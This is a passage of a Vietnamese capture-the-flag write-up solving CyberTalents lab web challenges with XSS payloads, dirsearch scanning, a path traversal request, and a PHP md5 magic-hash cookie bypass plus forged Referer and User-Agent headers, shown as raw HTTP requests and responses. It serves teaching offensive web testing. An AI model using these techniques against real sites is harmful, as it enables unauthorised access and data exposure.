
```

  exampleFormControlFile1">
  </div>
</form>
<br>
<br>
  username:<br>
  <span style="color:limegreen;" id="username"><b>aa</b></span>

```

Nhưng có vẻ họ đã filter payload này rồi

Ta thử payload khác: <img src=x onerror=alert('1');>



Flag xuất hiện

## 16. Challenge Name: x corp

🛡️ 📁 [wcamlxwl32pue3e6mgjk319pirvmeg23grlgkh8v4-web.cybertalentslabs.com/?name=aaa](http://wcamlxwl32pue3e6mgjk319pirvmeg23grlgkh8v4-web.cybertalentslabs.com/?name=aaa)


Nhập để submit tên aaa


```
Pretty Raw Hex
1 GET /?name=aaa HTTP/1.1
2 Host: wcamlxwl32pue3e6mgjk319pirvmeg23grlgkh8v4-web.cybertalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept:
5 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10

Pretty Raw Hex Render
40 <center>
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59


<form>
<dt>
<input type="text" id="string" name="name" />
<dt>
<dt>
<input type="submit" value="submit"/>
<dt>
</form>
<dt>
<dt>
<span>
<img style='width:20%;' src='./759511.jpg' alt='aaa'>
</span></center>
</div>

</body>
</html>
```

Có vẻ như là XSS ta thử lệnh onload như load xong hình  
Payload: aaaa' onload=alert(1)



### 17. Challenge Name: bean



Có vẻ như không có gì cả


Ta dùng dirsearch để quét xem có đường dẫn ẩn không

```
$ dirsearch -u http://wcamxwl32pu.../ --threads 25 --wordlist size 11710
dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11710
Output: /home/kali/reports/http_wcamxwl32pu.../__23-03-27_08-34-04.txt
Target: http://wcamxwl32pu.../ --files

[08:34:04] Starting:
[08:35:36] 301 - 185B - /files → http://wcamxwl32pu.../files/
[08:35:37] 200 - 9KB - /files/
[#####] 63% 7457/11710 92/s job:1/1 errors:0
```

Và có đường dẫn /files/  
bị ẩn đi



## Index of /files/

<u>..</u>	12-Feb-2021 01:10
<u>alternatives/</u>	
<u>apt/</u>	25-Apr-2017 17:19
<u>cron.daily/</u>	24-Apr-2017 17:03
<u>default/</u>	25-Apr-2017 17:20
<u>dpkg/</u>	24-Apr-2017 17:03
<u>fonts/</u>	25-Apr-2017 17:20
<u>init.d/</u>	25-Apr-2017 17:20
<u>iproute2/</u>	24-Apr-2017 17:03
<u>kernel/</u>	24-Apr-2017 17:03
<u>ld.so.conf.d/</u>	24-Apr-2017 17:03
<u>logrotate.d/</u>	25-Apr-2017 17:20
<u>network/</u>	26-Dec-2016 01:56
<u>nginx/</u>	25-Apr-2017 17:20
<u>opt/</u>	24-Apr-2017 17:02
<u>pam.d/</u>	24-Apr-2017 17:03
<u>profile.d/</u>	04-Apr-2017 16:00
<u>rc0.d/</u>	25-Apr-2017 17:20
<u>rc1.d/</u>	25-Apr-2017 17:20
<u>rc2.d/</u>	25-Apr-2017 17:20
<u>rc3.d/</u>	25-Apr-2017 17:20
<u>rc4.d/</u>	25-Apr-2017 17:20
<u>rc5.d/</u>	25-Apr-2017 17:20
<u>rc6.d/</u>	25-Apr-2017 17:20
<u>rcS.d/</u>	24-Apr-2017 17:03
<u>security/</u>	24-Apr-2017 17:03
<u>selinux/</u>	24-Apr-2017 17:03
<u>skel/</u>	24-Apr-2017 17:03
<u>systemd/</u>	18-Jan-2017 13:17
<u>terminfo/</u>	24-Apr-2017 17:03
<u>update-motd.d/</u>	24-Apr-2017 17:03
<u>adduser.conf</u>	24-Apr-2017 17:03
<u>hash.hashrc</u>	24-Jan-2017 15:13


Sau khi tìm kiếm 1 hồi trong các thư mục thì không có flag

Ta thử đi ra thư mục ngoài xem

```
1 GET /files..../home/ HTTP/1.1
2 Host: wcamxw132pue3e6mr4gvmkxal3dmg23grlgkh8v4-web.cyberthalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
4 Firefox/111.0
5 Accept:
6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate
9 Connection: close
10 Referer:
11 http://wcamxw132pue3e6mr4gvmkxal3dmg23grlgkh8v4-web.cyberthalentslabs.com/files..
12 Upgrade-Insecure-Requests: 1
13
14
```

9 <head>
10 <title>
11 Index of /files..../home/
12 </title>
13 </head>
14 <body bgcolor="white">
15 <h1>
16 Index of /files..../home/
17 </h1>
18 <hr>
19 <pre>
20 <a href="/"> ..
21 </a>
22 <a href="flag.txt">
23 flag.txt
24 </a>
25 </pre>
26 <hr>
27 </body>
28 </html>

Và có tập tin flag.txt





Tìm kiếm thử aaa nhưng kết quả không có gì cả, ta đọc hint có trong bài, tìm kiếm bằng từ khóa "Momen"

```

Pretty Raw Hex
1 GET /result.php?search=<aaaa HTTP/1.1
2 Host: wcamxwl32pu3e6m4n236nlbg30lg23grlgkh8v4-web.cybertalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/111.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
   bp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer:
   http://wcamxwl32pu3e6m4n236nlbg30lg23grlgkh8v4-web.cybertalentslabs.com/
9 Upgrade-Insecure-Requests: 1
10
11

```

```

Pretty Raw Hex Render
19 <ul>
20   <li>
21     Be Creative
22   <li>
23     Try To Not Use Autoamted Scanners
24   <li>
25     Always Try To Read Source Code ;)
26 </ul>
27 ==--== Please Dont Hack Me :( ==--==-
28 <!-- Your Hint Is admin To Get Hint Maybe Your Name Or Mine -->
29 <!-- Momen Is A Good Name Too -->
30 <!-- Just Try To Brute Them (Manually)-->
31 </body>
32 </html>
33 <h3 style='color:red'>
   Sorry <b> <span style='color:black'>
   <span style='color:red'>aaa</span>
   </b>
   User Doesn't Exist In Our Database Try Harder
</h3>

```

Xuất hiện đường dẫn đến file ẩn

```

1 GET /result.php?search=Momen HTTP/1.1
2 Host: wcamxwl32pue3e6m4m236nlbg30lg23grlgkh8v4-web.cyberthalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/111.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
   bp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer:
   http://wcamxwl32pue3e6m4m236nlbg30lg23grlgkh8v4-web.cyberthalentslabs.com/
9 Upgrade-Insecure-Requests: 1
.0
.1

```

---

```


21      Be Creative
22      </li>
23      Try To Not Use Autoamted Scanners
24      </li>
25      Always Try To Read Source Code ;)
26      </li>
27      ===== Please Dont Hack Me :(
28      </li>
29      =====
30      <!-- Your Hint Is admin To Get Hint Maybe Your Name Or Mine
31      <!-- Momen Is A Good Name Too -->
32      <!-- Just Try To Brute Them (Manually)-->
33      </body>
34      </html>
35      <h3 style='color:green'>
36          Success Your Hidden User Is :- Momen
37      </h3>
38      <h4 style='color:blue'>
39          Your Hint Is <i>
40              /hint.php
41          </i>
42      <br>

```

Tiếp tục truy cập vào

Pretty	Raw	Hex	Render
1 GET /hint.php HTTP/1.1	1 HTTP/1.1 500 Internal Server Error		
2 Host: wcamxwl32pue3e6m4m236nlbg30lg23grlgkh8v4-web.cyberthalentslabs.com	2 Server: nginx/1.23.2		
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)	3 Date: Mon, 27 Mar 2023 12:48:38 GMT		
4 Accept:	4 Content-Type: text/html; charset=UTF-8		
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we	5 Content-Length: 102		
bp,*/*;q=0.8	6 Connection: close		
5 Accept-Language: en-US,en;q=0.5	7		
6 Accept-Encoding: gzip, deflate	8 Parameter is good even it was <b>		
7 Connection: close	True		
8 Referer:	</b>		
http://wcamxwl32pue3e6m4m236nlbg30lg23grlgkh8v4-web.cyberthalentslabs.com/	or <b>		
9 Upgrade-Insecure-Requests: 1	False		
10	</b>		
11	Nothing To <b>		
	show		
	</b>		
	Here ! 		

Đọc hint thì ta thấy param là show giá trị là True hoặc False nhưng chắc chắn ta phải để True rồi



The screenshot shows a browser window with the URL `wcamxwl32pue3e6m4m236nlbg301g23grlgkh8v4-web.cybertalentslabs.com/hint.php?show=True`. The page content is a large block of PHP code, which is the source code for the current page. The code includes comments explaining the logic, such as checking for specific GET parameters and comparing MD5 hashes of cookies. It also includes a section for generating a final flag based on user-agent information.

```

<?php

// Our Site Have robots.txt Too

require_once("real_flag.php");

if(isset($_GET['show']) && $_GET['show']=='True')
    show_source(__FILE__);
else
    echo("Parameter is good even it was <b>True</b> or <b>False</b>");

if(isset($_SERVER['HTTP_REFERER']) && $_SERVER['HTTP_REFERER']=='http://cyberguy')
    echo($flag1);
else

    echo("<br>Nothing To <b>show</b> Here !<br>");

if (isset($_COOKIE['flag']) && isset($_COOKIE['flag1']))
{
    if($_COOKIE['flag'] != $_COOKIE['flag1'])
    {
        if(md5($_COOKIE['flag'])==md5($_COOKIE['flag1']))
        {
            echo "$flag2";
        }
    }
}

if (isset($_GET['flag']) && $_GET['flag'] == "HiNt" && isset($_COOKIE['flag']) && $_COOKIE['flag'] == "True"){
    echo $hint;
};

/*
To Get The Final Flag Try To Search About The Right User-Agent And File ;
Remember: - The Flag Not Always Exists In What We See
*/
echo "<br><br>";
echo "Your User Agent : - <pre><b>" . htmlspecialchars($_SERVER['HTTP_USER_AGENT']) . "</b></pre> I Think You Need It ;)" . "\n\n";
?>

Nothing To show Here !

```

Xuất hiện code của bài, giờ ta chỉ cần phân tích mà giải thôi

```

// Our Site Have robots.txt Too
require_once("real_flag.php");

if(isset($_GET['show']) && $_GET['show']=='True')
    show_source(__FILE__);
else
    echo("Parameter is good even it was <b>True</b> or <b>False</b>");

if(isset($_SERVER['HTTP_REFERER']) && $_SERVER['HTTP_REFERER']=='http://cyberguy')
    echo($flag1);
else

    echo("<br>Nothing To <b>show</b> Here !<br>");

if (isset($_COOKIE['flag']) && isset($_COOKIE['flag1']))
{
    if($_COOKIE['flag'] != $_COOKIE['flag1']) 1
    {
        if(md5($_COOKIE['flag'])==md5($_COOKIE['flag1'])) 2
        {
            echo "$flag2";
        }
    }
}

if (isset($_GET['flag']) && $_GET['flag'] == "HiNt" && isset($_COOKIE['flag']) && $_COOKIE['flag'] == "True"){
    echo $hint;
};

/*
To Get The Final Flag Try To Search About The Right User-Agent And File ;
Remember: - The Flag Not Always Exists In What We See
*/
echo "<br><br>";
echo "Your User Agent : - <pre><b>" . htmlspecialchars($_SERVER['HTTP_USER_AGENT']) . "</b></pre> I Think You Need It ;" .

```

Đọc kỹ dòng số 1 và số 2 thì ta thấy có gì đó lạ là “flag” != “flag1” nhưng khi so sánh md5 thì lại bằng ??

Ta đi tìm google về phép so sánh ở php

PHP Comparisons: Loose	Value
"0000" == int(0)	TRUE
0e12" == int(0)	TRUE
<u>"0e12345" == "0"</u>	TRUE
"0abc" == int(0)	TRUE
"abc" == int(0)	TRUE
<u>"0e12345" == "0e54321"</u>	TRUE
"0e12345" <= "1"	TRUE
"1abc" == int(1)	TRUE
"0xF" == "15"	TRUE

Thì có kết quả như sau

Vì vậy ta tiếp tục tìm google là chuỗi nào khi md5 lại bằng 0e\*

A screenshot of a search result from Hacker News. The title of the post is "PHP: md5('240610708') == md5('QNKCDZO') | Hacker News". Below the title, it says "4 thg 5, 2015 — The probability of generating a hash with the right prefix is 10 in 16^3, or about 0.25%. Finding a 0e... == 0e... collision has probability ~6e ...". The URL of the post is https://news.ycombinator.com/item?id=9000000.

Và ta đã tìm thấy

Tiếp tục đọc hint thì thấy có file robots.txt

Ta truy cập vào xem

```

Prettier Raw Hex
1 GET /robots.txt.php HTTP/1.1
2 Host: wcamxwl32pue3e6m4m236nlbg30lg23grlgkh8v4-web.cyberthalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://wcamxwl32pue3e6m4m236nlbg30lg23grlgkh8v4-web.cyberthalentslabs.com/
9 Upgrade-Insecure-Requests: 1
10
11

```

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.23.2
3 Date: Mon, 27 Mar 2023 13:08:43 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 244
6 Connection: close
7 Vary: Accept-Encoding
8
9 <html>
<meta name='viewport' content='width=device-width, initial-scale=1.0'>
<center>
<head>
<title> 403 Forbidden </title>
</head>
<body bgcolor='white'>
<center>
<h1> 403 Forbidden </h1>
</center>
<hr>
<center> nginx/1.10.3 (Ubuntu) </center>
</body>
</html>

```

Thấy thiếu các yêu cầu về cookie của code

```

Prettier Raw Hex
1 PUT /robots.txt.php HTTP/1.1
2 Host: wcamxwl32pue3e6m4m236nlbg30lg23grlgkh8v4-web.cyberthalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 REFERER: http://wcamxwl32pue3e6m4m236nlbg30lg23grlgkh8v4-web.cyberthalentslabs.com/robots.txt.php
9 Cookie: flag=240610708; flag1=QNKCDZ0
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 0
14
15

```

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.23.2
3 Date: Mon, 27 Mar 2023 13:36:44 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 266
6 Connection: close
7 Vary: Accept-Encoding
8
9 Array
10 [
11 [0] => User-agent: *
12 [1] => Disallow: /flag.php
13 [2] => Allow: /
14 [3] => Allow: /index.php
15 [4] => Allow: /real_flag.php
16 [5] => Allow: /user_check.php
17 [6] => User Agent :- G3t_My_Fl@g_N0w()
18 [7] => Try To Access user_check File
19 ]
20

```

Các chỗ quan trọng cần sửa chỉ cần sai 1 cái thì server trả về mã 403 liên tục

```

7 Vary: Accept-Encoding
8
9 Array
10 [
11 [0] => User-agent: *
12 [1] => Disallow: /flag.php
13 [2] => Allow: /
14 [3] => Allow: /index.php
15 [4] => Allow: /real_flag.php
16 [5] => Allow: /user_check.php
17 [6] => User Agent :- G3t_My_Fl@g_N0w()
18 [7] => Try To Access user_check File
19 ]
20

```

Và cuối cùng sửa User Agent thành giá trị trên và truy cập vào user check.php để lấy flag

The screenshot shows two panels of browser developer tools. The left panel displays a network request to 'PUT /user\_check.php' with various headers. The right panel shows the corresponding response, which includes a status line, headers, and a body containing several line breaks and the text 'Header Found'. A red box highlights the word 'Flag' in the response body.

```
Pretty Raw Hex
1 PUT /user_check.php HTTP/1.1
2 Host: wcamxwl32pue3e6m236nlbg301g23gr1gkh8v4-web.cyberthalentslabs.com
3 User-Agent:G3t_My_Fl@g_N0w()
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 REFERER: http://wcamxwl32pue3e6m236nlbg301g23gr1gkh8v4-web.cyberthalentslabs.com/robots.txt.php
9 Cookie: flag=240E10708; flagI=QNKCDZ0
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 0
14
15
```

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.23.2
3 Date: Mon, 27 Mar 2023 13:40:25 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 84
6 Connection: close
7 Vary: Accept-Encoding
8
9 <br>
<br>
<br>
<br>
<br>
<br>
Header Found<br>
Flag Is :- <br>
0xL4ugh(H3r0_15_You0_POr_N0w)
```

Flag xuất hiện

